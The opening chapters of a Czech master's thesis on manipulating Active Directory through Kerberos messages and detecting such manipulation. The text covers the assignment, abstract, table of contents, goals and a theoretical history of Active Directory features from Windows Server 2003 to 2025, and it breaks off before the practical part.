

Manipulace s Active directory pomocí protokolu Kerberos a její detekce

Tomáš Drlý



ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	Bc. Tomáš Drlý
Osobní číslo:	A23332
Studijní program:	N0613A140022 Informační technologie
Specializace:	Kybernetická bezpečnost
Forma studia:	Prezenční
Téma práce:	Manipulace s Active directory pomocí protokolu Kerberos a její detekce
Téma práce anglicky:	Manipulation of Active Directory Using the Kerberos Protocol and Its Detection

Zásady pro vypracování

1. Analyzujte strukturu protokolu Kerberos a jeho roli ve službě Active Directory
2. Navrhněte na základě analýzy protokolu možné modifikace, které by mohly mít vliv na fungování služby Active Directory
3. Implementujte navržené modifikace a otestujte je na službě.
4. Ověřte jaký měly modifikované zprávy vliv na službu.
5. Navrhněte detekční mechanismus, který upozorní na tuto manipulaci.

Seznam doporučené literatury:

1. SINGER, Manuel, Steve MILES a Jeff STOKES. Windows 11 for enterprise administrators: unleash the power of windows 11 with effective techniques and strategies. Packt Publishing, 2023. ISBN 9781804617793.
2. GIBSON, Darril, Mark MINASI, Aidan FINN, Wendy HENRY a Byron HYNES. Mastering microsoft windows server 2008 r2. Sybex, 2010. ISBN 9780470619735.
3. GARMAN, Jason. Kerberos: The Definitive Guide. O'Reilly Media, 2003. ISBN 9780596004033.
4. FRANCIS, Dishan. Mastering Active Directory: Design, Deploy, and Protect Active Directory Domain Services for Windows Server 2022. 3. Packt Publishing, 2021. ISBN 9781801070393.
5. CHAPPELL, Laura A. Wireshark Network Analysis (Second Edition): The Official Wireshark Certified Network Analyst Study Guide. 2. Laura Chappell University, 2012. ISBN 9781893939943.
6. DAUTI, Bekim, 2019. Windows Server 2019 Administration Fundamentals – Second Edition: A beginner's guide to managing and administering Windows Server environments. 2. Packt Publishing. ISBN 9781838550912.
7. ISAKOV, Denis, 2023. Pentesting Active Directory and Windows-based Infrastructure: A comprehensive practical guide to penetration testing Microsoft infrastructure. Packt Publishing. ISBN 9781804611364.

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**
Termín odevzdání diplomové práce: **2. června 2025**



L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato práce se zaměří na manipulaci Active directory pomocí upravených zpráv protokolu Kerberos. Hlavní náplní bude zkoumání rozsahu možností manipulace s protokolem a následně její detekce. Testovány budou všechny aktuálně používané verze operačních systémů Windows Server a Windows. Cílem je donutit službu Active directory aby poskytla informace, které by normálně neměla a zároveň vymyslet detekční pravidla. Práce bude převážně zaměřená na rozbor protokolu, jeho rekonstrukci na bitové úrovni a výsledný efekt zprávy na službu/klienta.

Klíčová slova: Kerberos, Active Directory, Man in the middle, Manipulace

ABSTRACT

This thesis will focus on Active directory manipulation using modified Kerberos messages. The main focus will be to investigate the range of possibilities of protocol manipulation and then its detection. All currently used versions of Windows Server and Windows operating systems will be tested. The goal is to trick Active directory to provide information it would not usually provide, while devising detection rules to prevent the manipulation. The work will mainly focus on protocol analysis, reconstruction at the bit level and the resulting effect of the message on the service/client.

Keywords: Kerberos, Active Directory, Man in the middle, Manipulation

Děkuji vedoucímu práce Ing. Davidu Malaníkovi, Ph.D. za neocenitelné rady a pomoc při tvorbě diplomové práce. Zároveň děkuji Ing. Milanu Oulehlovi, Ph.D. za inspiraci a vedení původního projektu, na kterém je tato práce založena.

OBSAH

1	Úvod do problematiky	13
1.1	CÍL PRÁCE	14
I	TEORETICKÁ ČÁST	14
2	Historie evoluce Active Directory	16
2.1	ADRESÁŘOVÉ SLUŽBY	16
2.2	FUNCIONALITY ÚROVNĚ LESA	17
2.3	ZAČÁTKY ACTIVE DIRECTORY - WINDOWS SERVER 2003	18
2.3.1	ACTIVE DIRECTORY FEDERATION SERVICES	18
2.3.2	ACTIVE DIRECTORY USERS AND COMPUTERS	19
2.3.3	ACTIVE DIRECTORY SITES AND SERVICES	19
	Oprávnění k objektům služby Active Directory	20
2.3.4	ACTIVE DIRECTORY DOMAINS AND TRUST	20
2.4	ACTIVE DIRECTORY - WINDOWS 2008, R2	21
2.4.1	VYLEPŠENÍ SLUŽBY ACTIVE DIRECTORY DOMAIN SERVICES	22
2.5	ACTIVE DIRECTORY - WINDOWS 2012, R2	22
2.5.1	VYLEPŠENÍ SLUŽBY ACTIVE DIRECTORY DOMAIN SERVICES	23
2.6	ACTIVE DIRECTORY - WINDOWS 2016	24
2.7	ACTIVE DIRECTORY - WINDOWS 2025	25
3	Funkcionalita Active Directory	26
3.1	ÚVOD DO ACTIVE DIRECTORY	26
3.1.1	STRUKTURA ACTIVE DIRECTORY A TECHNOLOGIE UKLÁDÁNÍ DAT	27

3.1.2	STRUKTURA ACTIVE DIRECTORY A ARCHITEKTURA ÚLOŽIŠTĚ	28
3.2	UKLÁDÁNÍ OBJEKTŮ V ACTIVE DIRECTORY	30
3.2.1	ARCHITEKTURA SCHÉMAT ACTIVE DIRECTORY	31
	Objekty	31
	Atributy	31
	Třídy	32
3.2.2	SCHÉMA OBJEKTŮ	32
	attributeSchema Objekty	33
	classSchema Objekty	34
3.2.3	DŮVĚRNÉ ATRIBUTY	34
3.3	UKLÁDÁNÍ HESEL V ACTIVE DIRECTORY	36
3.3.1	HESLA ULOŽENÁ JAKO HASH	36
3.3.2	HESLA ULOŽENÁ V ACTIVE DIRECTORY	38
3.3.3	HESLA ULOŽENÁ V SAM DATABÁZI	38
3.4	FUNGOVÁNÍ HESEL V SYSTÉMU WINDOWS A JEJICH POUŽITÍ	39
4	Sít'ové protokoly používané v Active Directory	40
4.0.1	LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL - LDAP	42
4.0.2	STRUKTURA PROTOKOLU	42
	MessageID	43
	Controls	44
4.1	OPERACE BIND	45
4.1.1	ZPRACOVÁNÍ ZPRÁVY BINDREQUEST	46
4.1.2	ODPOVĚĎ NA ZPRÁVU BINDREQUEST	46
4.1.3	OPERACE A ZPRÁVA UNBIND	47
5	Kerberos	48
5.1	PŘÍZNAKY TICKETŮ A POŽADAVKY	50
5.2	DŮLEŽITÉ POLE ZPRÁVY KERBEROS	52
5.3	VÝMĚNA ZPRÁV	54

5.3.1	ZPRÁVA KRB_AS_REQ	55
5.3.2	ZPRÁVA KRB_AS_REP	56
5.3.3	ZPRÁVA KRB_ERROR	58
5.4	VÝMĚNA ZPRÁV TGS.....	59
5.4.1	ZPRÁVA KRB_TGS_REQ	60
5.4.2	ZPRÁVA KRB_TGS_REP	62
II	PRAKTICKÁ ČÁST.....	63
6	Praktická část	65
6.1	ANALÝZA PROTOKOLU KERBEROS	65
6.2	PROCES KOMUNIKACE PŘI OVĚŘOVÁNÍ KLIENTA	70
6.3	MANIPULACE KERBEROS PROTOKOLU	74
6.3.1	IMPLEMENTACE MANIPULACE	75
6.4	SKENOVÁNÍ POMOCÍ KERBEROS PROTOKOLU	84
6.4.1	IMPLEMENTACE SKENOVÁNÍ	85
6.5	OBRANA PROTI MANIPULACÍM.....	89
6.5.1	OPATŘENÍ PROTI MANIPULACI AD PODHOZENOU KERBEROS ZPRÁVOU...	90
6.6	OBRANA PROTI SKENOVÁNÍ	93
6.6.1	OPATŘENÍ PROTI SKENOVÁNÍ A FYZICKÉMU MITM ÚTOKU.....	93
7	Závěr	99
	SEZNAM OBRÁZKŮ	103
	SEZNAM VÝPISŮ	105
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK.....	106

1. Úvod do problematiky

Active directory (zkráceně AD) je jednou z nejrozšířenějších adresářových služeb ke správě práv a přístupů. Každá větší společnost, která vlastní a zaměstnává patřičné množství uživatelů, tuto službu využívá. Příkladem takové společnosti nebo organizace je právě Univerzita Tomáše Bati ve Zlíně. Pokud se student chce přihlásit na počítač ve studovně nebo v laboratoři, tak se přihlašuje pomocí doménového účtu, který je vytvořen společně se studentským účtem. Tomu jsou přiřazeny určité pravomoci podle toho, k jakým zdrojům potřebuje přístup. Typickým příkladem může být přístup na služby VPN, nebo přístup na sdílené úložiště. Tyto pravomoci jsou přiřazeny jednotlivým uživatelům jako skupina. Studenti jsou však vedeni jako pouzí uživatelé, kteří nemají možnost měnit systémová nastavení. Tyto pravomoci může mít například správce výpočetních systémů univerzity, který je ve službě vedený jako administrátor.

Útočník, který by se rozhodl společnost nebo organizaci napadnout, se snaží zmocnit účtu administrátora. Tento účet má totiž neregulovaný přístup do všech zařízení. Útočník by pak mohl prostřednictvím tohoto získaného účtu způsobit kolaps celé infrastruktury, potenciálně by mohl způsobit i mnohem větší škody.

1.1 Cíl práce

Hlavním zaměřením této práce bude pokus o manipulaci se službou Active directory pomocí manipulace s protokolem Kerberos. Budu se pokoušet o to, aby mi služba vyrazila informace, které by za normálních okolností neměla. Dalším bodem bude pokus o přihlášení jako jiný uživatel nebo administrátor. Na každou manipulaci také navrhnu detekční pravidla, aby bylo možné manipulaci zamezit. Všechny manipulace budu testovat na operačních systémech Windows Server 2016 až 2025 s jedním klientem s operačním systémem Windows 10 a Windows 11.

I TEORETICKÁ ČÁST

2. Historie evoluce Active Directory

Tato kapitola bude zaměřena na evoluci adresářové služeb a Active Directory. Nejprve je pro lepší pochopení evoluce vývoje nutno nastínit aspoň základní fungování adresářových služeb.

2.1 Adresářové služby

Nejprve je nutné definovat, co to vůbec jsou adresářové služby. Adresářová služba je databáze pro ukládání a údržbu informací o uživateli a prostředcích. Adresářové služby se často označují jako adresáře, úložiště uživatelů nebo úložiště identit a uchovávají informace, jako jsou uživatelská jména, hesla, uživatelské preference, informace o zařízeních a další. Správci sítí a systémů používají adresářové služby k přijímání uživatelů, ke správě přístupových oprávnění, k monitorování, řízení přístupu k aplikacím a prostředkům infrastruktury. Když například uživatel přistupuje k aplikaci, tato aplikace se odkazuje na adresářovou službu, aby se ujistila, že je uživatel legitimní a má příslušná oprávnění k přístupu a používání dané aplikace. [17]

V úvodu jsem nastínil velmi jednoduchý příklad využití a fungování adresáře, který nyní rozvedu. Adresářovou strukturu reprezentuje standardní struktura adresářů v jakémkoli operačním systému. V kořenovém adresáři se nachází složky, které se v kontextu Active Directory označují jako organizační jednotky (zkráceně OU). V těch se nachází různé objekty například:

- Uživatelé,
- Počítače,
- Tiskárny,
- Sdílené složky.

Specifické objekty jako uživatel mohou obsahovat například informace jako jméno, příjmení, e-mail, telefon, adresu a mnohé další. Těmto objektům je možné přiřadit skupiny, a tím kontrolovat přístup ke zdrojům. V kontextu Active Directory se tyto skupiny dělí na dvě skupiny: bezpečnostní a distribuční. Bezpečnostní skupiny řídí přístup ke zdrojům. Typickým zdrojem pro tento typ skupiny jsou adresáře na síťovém úložišti. Distribuční skupiny jsou využívány především pro řízení e-mailové komunikace. Příkladem pro tuto skupinu může být sdílená e-mailová schránka.

Další výstižnou funkcí jsou nastavení doménové politiky (Group Policy nebo zkráceně GPO). Tyto politiky se vážou na jednotlivé organizační jednotky. V nich může administrátor nastavit specifická nastavení pro objekty, které jsou umístěny v organizační jednotce. Takové nastavení může vypadat následovně: pokud objekt počítače umístím do organizační jednotky Retired, tak se jakýkoliv uživatel nebude moci k danému počítači přihlásit.

Tyto základní principy pomůžou k vysvětlení evoluce Active Directory v následujících kapitolách.

2.2 Funkcionality úrovně lesa

Funkční úrovně určují dostupné možnosti domény nebo doménové struktury služby AD DS (Active Directory Domain Services). Určují také, které operační systémy Windows Server lze spustit na řadičích domény v doméně nebo doménové struktuře. Funkční úrovně však nemají vliv na to, které operační systémy můžete spouštět na pracovních stanicích a členských serverech připojených k doméně nebo doménové struktuře. Při nasazení nové doménové struktury je třeba nastavit funkční úrovně doménové struktury i domény. Úroveň funkčnosti domény je možné nastavit na hodnotu, která je vyšší než úroveň funkčnosti doménové struktury, ale úroveň funkčnosti domény není možné nastavit na hodnotu nižší než úroveň funkčnosti doménové struktury. Tyto úrovně budu procházet v následujících kapitolách. Jedná se o následující úrovně: [15]

- Active directory - 2003,
- Active directory - 2008,
- Active directory - 2012 + 2012 R2,
- Active directory - 2016,
- Active directory - 2025.

2.3 Začátky Active directory - Windows server 2003

První verze Active Directory sahá do minulosti do verzí Windows 2000 a Windows Server 2003. Předchozí implementace tohoto systému byly takzvané Windows Domains. Ty umožňovaly funkcionalitu single-master modelu, kde byl pouze jeden primární řadič domény a jeden záložní pro případy havárie hlavního řadiče. Primárním řadičem domény se rozumí hlavní server, který může zpracovávat aktualizace v databázi Active Directory. To byla jedna z prvních verzí Active Directory, která povolovala multi-master model. Tudíž mohly být nyní změny provedeny na jakémkoliv doménovém řadiči (zkráceně DC – Domain Controller).

[13] Tato verze obsahovala následující komponenty:

- Active Directory Federation Services,
- Active Directory Users and Computers,
- Active Directory Sites and Services,
- Active Directory Domains and Trust.

2.3.1 Active Directory Federation Services

Active Directory Federation Services (zkráceně ADFS) umožňuje federativní správu identit a přístupu, bezpečné sdílení digitálních identit a oprávnění napříč bezpečnostními a podnikovými hranicemi, umožňuje organizacím bezpečně sdílet informace o identitě uživatele prostřednictvím federace důvěry. Federativní důvěrou se rozumí dohoda na obchodní úrovni nebo partnerství mezi dvěma organizacemi. ADFS vytvoří kryptograficky podepsaný bezpečnostní token, který představuje relaci uživatele. Token může být založen na certifikátu veřejného klíče, systému Kerberos nebo jazyka SAML (Security Assertion Markup Language). Token se používá pro jednotné přihlašování v distribuovaných důvěryhodných částech TOE (Target of evaluation), ověřování a autorizaci uživatelů v rámci TOE, řízený přístup k webovým zdrojům.

Active Directory poskytuje ověřování integrované do systému Windows v rámci bezpečnostních nebo podnikových hranic organizace. Služba ADFS rozšiřuje tuto funkci napříč vztahy důvěryhodnosti doménové struktury a na externí síťové aplikace. To umožňuje zákazníkům, partnerům a dodavatelům možnost přístupu k webovým aplikacím organizace využívat podobný způsob jednotného přihlašování jako v jejich organizaci (SSO). Kromě toho lze federativní servery nasadit ve více organizacích a usnadnit tak federativní transakce

mezi partnerskými organizacemi (B2B). To znamená, že uživatel, který má účet vedený pod jednou organizací, může přistupovat pomocí svého doménového účtu k aplikacím partnerské organizace za podmínky, že mezi sebou mají ADFS partnerství. [19]

Služba se skládá z následujících komponentů

- Federation Service - funguje jako služba bezpečnostních tokenů a směřuje požadavky na ověření od externích uživatelských účtů.
- Federation Service Proxy - funguje jako proxy server pro službu Federation Service v obvodové síti.
- ADFS Web Agent - poskytuje autorizaci (spotřebovává bezpečnostní tokeny) a povoluje nebo zamítá přístup ke dvěma typům webových aplikací:
 - Claims-aware applications: rozhoduje o autorizaci na základě nároků
 - Windows NT token-based applications: používá autorizační mechanismy systému Windows.

[19]

2.3.2 Active Directory Users and Computers

Rozhraní Active Directory Users and Computers slouží k vytváření a správě uživatelů, skupin, počítačů a dalších objektů pro doménu a je k dispozici pouze v řadičích domény. Většina administrativních úkonů týkajících se správy účtů a nastavení skupin se odehrává v tomto rozhraní. Příkladem může být připojení počítače do domény. Nejprve se vytvoří účet, pod kterým se uživatel bude přihlašovat do domény. Následně, pokud bude chtít administrátor přiřadit počítač do své domény, tak se v lokální síti přihlásí pomocí doménového účtu. Následně se počítač objeví v organizační jednotce Computers. [19]

2.3.3 Active Directory Sites and Services

Active Directory Sites and Services slouží ke správě replikace dat adresáře. Využívá multi-master replikaci, která umožňuje libovolnému řadiči doménové struktury obsluhovat požadavky, včetně úprav adresáře uživatelů. Při malém nasazení nemusí libovolný výběr řadiče domény způsobit problémy. V případě nasazení, které zahrnuje několik doménových kontrolerů spojených přes VPN přes WAN, by však mohly nastat problémy. Mimořádně neefektivní je, když se například uživatelé v Sydney pokouší ověřit k řadičům domény v New

Yorku. Lokality a služby Active Directory mohou zlepšit efektivitu adresářových služeb pro většinu nasazení pomocí míst. [19]

Lokalita představuje oblast s rovnoměrně dobrým přístupem k síti, což lze interpretovat jako obecně dobrý přístup k síti, ekvivalentní připojení k síti LAN. To neznamena, že všechny servery v lokalitě musí být ve stejném segmentu sítě. [19]

Administrátoři poskytují informace o fyzické struktuře sítě publikováním lokality do služby Active Directory pomocí služby Active Directory Sites and Services. Služba Active Directory tyto informace používá k určení způsobu replikace informací adresáře a ke zpracování požadavků na služby. [19]

Oprávnění k objektům služby Active Directory

Ve službě Active Directory se řízení přístupu spravuje na úrovni objektů nastavením různých úrovní přístupu nebo oprávnění k objektům, například Úplné řízení, Zápis, Čtení nebo Bez přístupu. Řízení přístupu definuje, jak mohou určití uživatelé přistupovat k různým objektům. Při řízení přístupu k objektům služby Active Directory existují následující možnosti. Je třeba vzít v úvahu dvě věci: oprávnění, která může uživatel k objektu připojit, a způsoby, jakými lze tato oprávnění připojit, aby bylo možné delegovat odpovědnost za správu objektů služby Active Directory. [19]

2.3.4 Active Directory Domains and Trust

V určitých situacích je nezbytné vytvořit mezi doménami explicitní vztahy důvěry. Typicky se to týká případů, kdy domény nacházející se v různých doménových strukturách (tzv. lesích) potřebují navzájem spolupracovat a vzájemně si důvěřovat. Správce může takový vztah nastavit pomocí nepřechodného nebo jednosměrného vztahu důvěry.[19] Přechodnost vztahu určuje, zda se důvěra může automaticky rozšířit i na další domény mimo původní dvojici. Jednosměrný vztah znamená, že doména A má přístup ke zdrojům domény B, avšak doména B nemá automaticky přístup ke zdrojům domény A. Pokud má být důvěra oboustranná, musí správce domény B ručně nastavit důvěru vůči doméně A – tedy specifikovat, že doméně A lze důvěřovat. To ale neznamena, že doména A bude tuto důvěru opětovat; vztah je plně řízen nastavením správce.[2]

2.4 Active directory - Windows 2008, R2

Následující povýšení úrovně přišlo s verzí Windows Server 2008. Tato verze obsahovala všechna předešlá vylepšení a přináší následující inovace: [15]

- Distributed File System (DFS) - podpora replikace pro systémový svazek (SYSVOL).
- Domain-based DFS namespaces - zahrnuje podporu access-based enumeration na základě přístupů a zvýšenou škálovatelnost.
- Podpora Advanced Encryption Standard (AES 128 a AES 256) pro protokol Kerberos.
- Informace o posledním interaktivním přihlášení, které obsahovalo následující informace:
 - Celkový počet neúspěšných pokusů o přihlášení na serveru připojeném k doméně Windows Server 2008 nebo na pracovní stanici se systémem Windows Vista.
 - Celkový počet neúspěšných pokusů o přihlášení po úspěšném přihlášení k serveru se systémem Windows Server 2008 nebo k pracovní stanici se systémem Windows Vista.
 - Čas posledního neúspěšného pokusu o přihlášení k serveru se systémem Windows Server 2008 nebo pracovní stanici se systémem Windows Vista
 - Čas posledního úspěšného pokusu o přihlášení k serveru Windows Server 2008 nebo pracovní stanici Windows Vista
- Možnost detailnější specifikace politiky hesel - umožňuje nastavit zásady blokování hesel a účtů pro uživatele a globální skupiny zabezpečení v doméně.
- Osobní virtuální plochy – možnost vytvoření virtuální plochy hostované na serveru, do které se mohou uživatelé domény přihlásit (tento přístup velmi často používají například banky).[6]
- Zajištění mechanismu ověřování, které zabalí informace o typu metody přihlašování do kerberos ticketu. Specificky se metodou přihlášení myslí například heslo, smart karta, pin a mnohé další metody.

[15]

Pro zajištění funkčnosti některých nových vlastností bylo nezbytné povýšit úroveň lesa na aktuální verzi. Tento krok však zároveň zpřístupnil řadu dalších vylepšení. Jedním z významných přínosů pro správce bylo rozšíření možností správy prostřednictvím příkazové řádky a zavedení automatizace. Díky rutinám prostředí Windows PowerShell je nyní možné

plně spravovat serverové role Active Directory bez nutnosti použití grafického rozhraní. Tyto rutiny doplňují tradiční grafické nástroje a umožňují efektivní automatizaci rutinních administrátorských činností. [20]

2.4.1 Vylepšení služby Active Directory Domain Services

Active Directory Domain Service v systému Windows Server 2008 obsahuje následující vylepšení:

- Obnovení smazaných objektů - Služba má nyní funkci koše, která umožňuje obnovit odstraněné objekty. Pokud je objekt služby Active Directory neúmyslně odstraněn, můžete jej obnovit z koše.
- Vylepšený proces připojování domén - Počítače se nyní mohou připojit k doméně, aniž by byly během procesu nasazení k doméně připojeny, což je také známé jako offline připojení k doméně. Tento proces umožňuje plně automatizovat připojování domény během nasazení.
- Vylepšená správa uživatelských účtů používaných jako identita pro služby - Tato funkce řeší problém aktualizace hesel pro servisní účty. Řešením je spravované účty služeb, které automaticky aktualizují heslo pro servisní účty při změně hesla.

[20]

2.5 Active directory - Windows 2012, R2

Povýšení doménové struktury na úroveň Windows Server 2012 a Windows Server 2012 R2 přináší obdobná vylepšení jako předchozí verze, ale zároveň zavádí několik klíčových novinek. Mezi zásadní přínosy patří podpora deklarací (claims), složeného ověřování (compound authentication) a tzv. Kerberos armoring. Kerberos zásady obsahují dvě hlavní nastavení: vždy poskytovat deklarace (Always provide claims) a odmítnout ověření bez armoringu (Fail unarmored authentication requests). Deklarace představují doplňkové autorizační údaje, které služba Active Directory předává při vytváření servisních ticketů. Umožňují zpřesnit řízení přístupu uživatelů ke konkrétním službám na základě definovaných pravidel. Další významná vylepšení zahrnují:

- Ochrana na straně DC pro chráněné uživatele - Chránění uživatelé, kteří se ověřují v doméně Windows Server 2012 R2, již nemohou:

- ověřovat pomocí NTLM,
 - používat sady šifer DES nebo RC4 při předběžném ověřování Kerberos,
 - být delegování pomocí neomezeného nebo omezeného delegování,
 - obnovovat uživatelské tikety (TGT) po uplynutí počáteční čtyřhodinové životnosti.
- Zásady ověřování – nová zásada, která u hostitelů určuje, který účet se může přihlašovat a uplatňovat podmínky řízení přístupu pro ověřování služeb spuštěných jako účet.
 - Silové zásady ověřování – nový objekt založený na doménové struktuře, který může vytvářet vztahy mezi účty uživatelů, spravovaných služeb a počítačů, které lze použít ke klasifikaci účtů pro zásady ověřování nebo k izolaci ověřování.

Služba Active Directory byla dále rozšířena o následující hodnoty, které umožňují řídit rizika IT a zároveň umožňují IT oddělení umožnit uživatelům produktivitu z různých zařízení:

- Správci IT mohou povolit přiřazení zařízení k podnikové službě Active Directory a použít toto přiřazení jako bezproblémové ověření druhým faktorem.
- Umožnit uživatelům používat jednotné přihlášení (SSO) ze zařízení, která jsou přidružena k podnikové službě Active Directory.
- Umožnit uživatelům připojovat se k aplikacím a službám odkudkoli pomocí Web Application Proxy.
- Řídit riziko, že uživatelé pracují odkudkoli a přistupují ke chráněným datům ze svých zařízení, a to pomocí vícefaktorového řízení přístupu a vícefaktorového ověřování (MFA).

2.5.1 Vylepšení služby Active Directory Domain Services

Mezi vylepšení služby AD DS v systému Windows Server 2012 patří:

- Podpora virtualizace - systém Windows 2012 poskytuje větší podporu pro možnosti veřejných a soukromých cloudů prostřednictvím technologií bezpečných pro virtualizaci a rychlého nasazení virtuálních řadičů domény pomocí klonování.

- Zjednodušená příprava na nasazení a upgrade - procesy upgradu a přípravy byly nahrazeny novým zjednodušeným průvodcem povýšením řadiče domény, který je integrován se Správcem serveru a postaven na prostředí Windows PowerShell. Ověřuje předběžné podmínky, automatizuje přípravu doménové struktury a domény, vyžaduje pouze jednu sadu přihlašovacích údajů a dokáže vzdáleně nainstalovat službu AD DS na cílový server.
- Změny platformy AD DS - zahrnuje základní funkce včetně chování „pod pokličkou“, které řídí komponenty, na nichž je postaven zbytek adresářové služby. Aktualizace platformy AD DS zahrnují vylepšené přidělování a škálování RID (relativních identifikátorů), odložené vytváření indexů, různá vylepšení systému Kerberos a podporu deklarací Kerberos (viz Dynamické řízení přístupu) v systému AD FS.

2.6 Active directory - Windows 2016

Jako u všech předchozích verzí dědí verze 2016 veškerá předchozí vylepšení a přináší nové vylepšení. Zároveň je tato verze nejpoužívanější v komerční sféře k datu psaní této práce. Přináší následující vylepšení:

- Privileged access management (PAM) pomocí nástroje Microsoft Identity Manager (MIM) - pomáhá zmírnit obavy o zabezpečení v prostředích služby Active Directory způsobené technikami krádeže pověření, jako jsou pass-the-hash, spear phishing apod.
- Doménové kontrolery mohou podporovat automatické převíjení správce NTLM (New Technology LAN Manager) a dalších tajemství založených na heslech na uživatelském účtu nakonfigurovaném tak, aby vyžadoval ověřování pomocí infrastruktury veřejných klíčů (PKI).
- DC mohou podporovat povolení síťového NTLM, pokud je uživatel omezen na konkrétní zařízení připojená k doméně.
- Klienti Kerberos, kteří se úspěšně ověří pomocí rozšíření PKInit Freshness Extension, získají čerstvý bezpečnostní identifikátor identity veřejného klíče (SID).

2.7 Active directory - Windows 2025

Verze 2025 je momentálně poslední verzí úrovně lesa, která přišla s poslední verzí Windows Server 2025. Obsahuje všechna předešlá vylepšení a přináší následující novinky: [18]

- Volitelná funkce velikosti stránky databáze 32k – služba Active Directory používá databázi ESE (Extensible Storage Engine) od jejího uvedení v systému Windows 2000, která používá velikost stránky databáze 8k. Rozhodnutí o návrhu architektury 8k vedlo k omezením v celém systému Active Directory, která jsou zdokumentována v části Maximální limity škálovatelnosti systému AD. Příkladem tohoto omezení je objekt Active Directory s jedním záznamem, jehož velikost nesmí překročit 8k bajtů. Přejít na formát 32k databázové stránky nabízí obrovské zlepšení v oblastech ovlivněných staršími omezeními, včetně vícehodnotových atributů, které nyní mohou obsahovat až 3 200 hodnot.
- Aktualizace schématu databáze (zavedeny tři nové soubory databáze (LDF – Log Database Files), které rozšiřují schéma AD, sch89.ldf, sch90.ldf a sch91.ldf.
- Oprava objektů služby AD – služba nyní umožňuje správcům podniku opravit objekty s chybějícími základními atributy SamAccountType a ObjectCategory. Správci mohou u objektu obnovit atribut LastLogonTimeStamp na aktuální čas. Těchto operací je dosahováno prostřednictvím nové funkce operace RootDSE modify na postiženém objektu s názvem fixupObjectState.
- Vylepšení algoritmu pro zjišťování polohy DC – algoritmus pro zjišťování polohy DC poskytuje nové funkce s vylepšením mapování krátkých doménových jmen ve stylu NetBIOS na doménová jména ve stylu DNS [18]

Tento stručný úvod do historie poslouží k lepšímu pochopení celkové funkcionality.

3. Funkcionalita Active Directory

Tato kapitola se zaměřuje na hlubší porozumění funkci služby Active Directory. Její základní principy, klíčové moduly a terminologie již byly stručně nastíněny v předchozích kapitolách, nyní se však podrobněji věnujeme jejímu praktickému fungování a souvislostem v rámci správy sítě.

3.1 Úvod do Active Directory

Jak již bylo naznačeno v předchozích kapitolách, služba Active Directory Domain Services (AD DS) patří mezi adresářové služby, které zajišťují ukládání a zpřístupnění dat v síťovém prostředí. AD DS umožňuje efektivní správu informací o objektech v síti, zejména o uživatelských účtech (např. jméno, heslo, telefonní číslo), a zároveň poskytuje autorizovaným uživatelům přístup k těmto datům. [3]

Active Directory využívá strukturované datové úložiště, označované jako adresář, které slouží jako základ pro logické a hierarchické uspořádání informací. Tento adresář obsahuje záznamy o síťových objektech, mezi které patří například servery, diskové svazky, tiskárny, uživatelské a počítačové účty. [3]

Bezpečnost je zajištěna prostřednictvím ověřování přihlášení a řízení přístupu k jednotlivým objektům v adresáři. Díky mechanismu jednotného přihlášení (single sign-on) mohou správci efektivně spravovat síťová data a celou strukturu organizace, zatímco oprávnění uživatelé mají přístup ke zdrojům napříč sítí. Správa založená na zásadách výrazně zjednodušuje administraci i ve velmi rozsáhlém síťovém prostředí. Active Directory také obsahuje: [3]

- Soubor pravidel, tzv. schémat, která definují třídy objektů a atributů obsažených v adresáři, omezení a limity instancí těchto objektů a formát jejich názvů.

- Globální katalog, který obsahuje informace o každém objektu v katalogu. To umožňuje uživatelům a správcům vyhledávat informace o adresáři bez ohledu na to, která doména v adresáři data skutečně obsahuje.
- Mechanismus dotazování a indexování, který umožňuje uživatelům síť nebo aplikacím publikovat a vyhledávat objekty a jejich vlastnosti.
- Replikační službu, která distribuuje data adresáře v síti. Všechny řadiče domény, které jsou do domény připojeny, se účastní replikace a obsahují kompletní kopii všech adresářových informací pro svou doménu. Jakákoli změna adresářových dat je replikována do všech řadičů domény v doméně.

[3]

3.1.1 Struktura Active Directory a technologie ukládání dat

